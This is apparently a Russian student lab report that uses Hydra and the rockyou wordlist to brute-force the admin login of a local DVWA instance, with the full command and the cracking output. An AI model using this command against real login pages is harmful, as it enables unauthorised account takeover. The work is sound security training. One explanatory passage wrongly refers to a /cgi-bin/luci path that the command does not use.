

Индивидуальный проект. Этап 3

Дисциплина: Основы информационной безопасности

Жибицкая Евгения Дмитриевна

Содержание

1	Цель работы	5
2	Выполнение работы	6
3	Выводы	9
	Список литературы	10

Список иллюстраций

2.1	Попытка авторизации	6
2.2	Файл паролей	7
2.3	Запрос к hydra	7
2.4	Поиск и нахождение пароля	8
2.5	Вход	8

Список таблиц

1 Цель работы

Продолжение выполнения проекта. Брутфорсинг пароля на созданном ранее DVWA, использование Hydra.

2 Выполнение работы

Для брутфорсинга пароля используем настроенное ранее DVWA. Запустим сервер, перейдем на вкладку Brute Force и получим сообщение о неверно введенных данных(рис. 2.1).




Рис. 2.1: Попытка авторизации

Далее скачаем список паролей, необходимый для дальнейшего пароля. Я использую rockyou.txt(рис. 2.2).




Рис. 2.2: Файл паролей

Далее сформируем сам запрос к hydra(на kali она предустановлена). Укажем сначала имя пользователя, к которому подбирается запроси файл для поиска паролей. Используем http-post-form потому, что авторизация происходит по http методом post.

После указания этого модуля идёт строка /cgi-bin/luci:username=USER&password=PASS:“...” путь до скрипта, который обрабатывает процесс аутентификации (/cgi-bin/luci);строка, которая передаётся методом POST, в которой логин и пароль заменены на USER и PASS соответственно (username=USER&password=PASS); строка, которая присутствует на странице при неудачной аутентификации; при её отсутствии Hydra поймёт, что мы успешно вошли(рис. 2.3).

```
(edzhibitskaya@kali)-[~]
$ hydra -l admin -P ~/Downloads/rockyou.txt -o hydra_dvwa.log -f -v 127.0.
0.1 http-post-form "/DVWA/vulnerabilities/brute/index.php:username=^USER^&pas
sword=^PASS^:Username and/or password incorrect."

Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in
military or secret service organizations, or for illegal purposes (this is n
on-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-03-09 23:
17:29
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344398 login tries (l:1
/p:14344398), ~896525 tries per task
[DATA] attacking http-post-form://127.0.0.1:80/DVWA/vulnerabilities/brute/ind
ex.php:username=^USER^&password=^PASS^:Username and/or password incorrect.
[ATTEMPT] target 127.0.0.1 - login "admin" - pass "123456" - 1 of 14344398 [c
```

Рис. 2.3: Запрос к hydra

Далее происходит перебор и поиск пароля(рис. 2.4).

```

child 6] (0/0)
[ATTEMPT] target 127.0.0.1 - login "admin" - pass "rockyou" - 8 of 14344398
child 7] (0/0)
[ATTEMPT] target 127.0.0.1 - login "admin" - pass "12345678" - 9 of 14344398
child 8] (0/0)
[ATTEMPT] target 127.0.0.1 - login "admin" - pass "abc123" - 10 of 14344398
child 9] (0/0)
[ATTEMPT] target 127.0.0.1 - login "admin" - pass "nicole" - 11 of 14344398
child 10] (0/0)
[ATTEMPT] target 127.0.0.1 - login "admin" - pass "daniel" - 12 of 14344398
child 11] (0/0)
[ATTEMPT] target 127.0.0.1 - login "admin" - pass "babygirl" - 13 of 14344398
child 12] (0/0)
[ATTEMPT] target 127.0.0.1 - login "admin" - pass "monkey" - 14 of 14344398
child 13] (0/0)
[ATTEMPT] target 127.0.0.1 - login "admin" - pass "lovely" - 15 of 14344398
child 14] (0/0)
[ATTEMPT] target 127.0.0.1 - login "admin" - pass "jessica" - 16 of 14344398
child 15] (0/0)
[80][http-post-form] host: 127.0.0.1 login: admin password: password
[STATUS] attack finished for 127.0.0.1 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-03-09 2
17:31

```

Рис. 2.4: Поиск и нахождение пароля

Проверка и попытка войти(рис. 2.5).

Vulnerability: Brute Force


Login

Username:

Password:

Login

Welcome to the password protected area **admin**



More Information

- https://owasp.org/www-community/attacks/Brute_force_attack
- <https://www.symantec.com/connect/articles/password-crackers-ensuring-security-your-password>
- <https://www.golinuxcloud.com/brute-force-attack-web-forms>

Рис. 2.5: Вход

3 Выводы

В ходе работы были приобретены навыки по работе с hydra, была произведена попытка брутфорса паролей на DVWA.

Список литературы

- ТУИС
- Парасрам, Ш. Kali Linux: Тестирование на проникновение и безопасность : Для профессионалов. Kali Linux / Ш. Парасрам, А. Замм, Т. Хериянто, и др. – Санкт-Петербург : Питер, 2022. – 448 сс.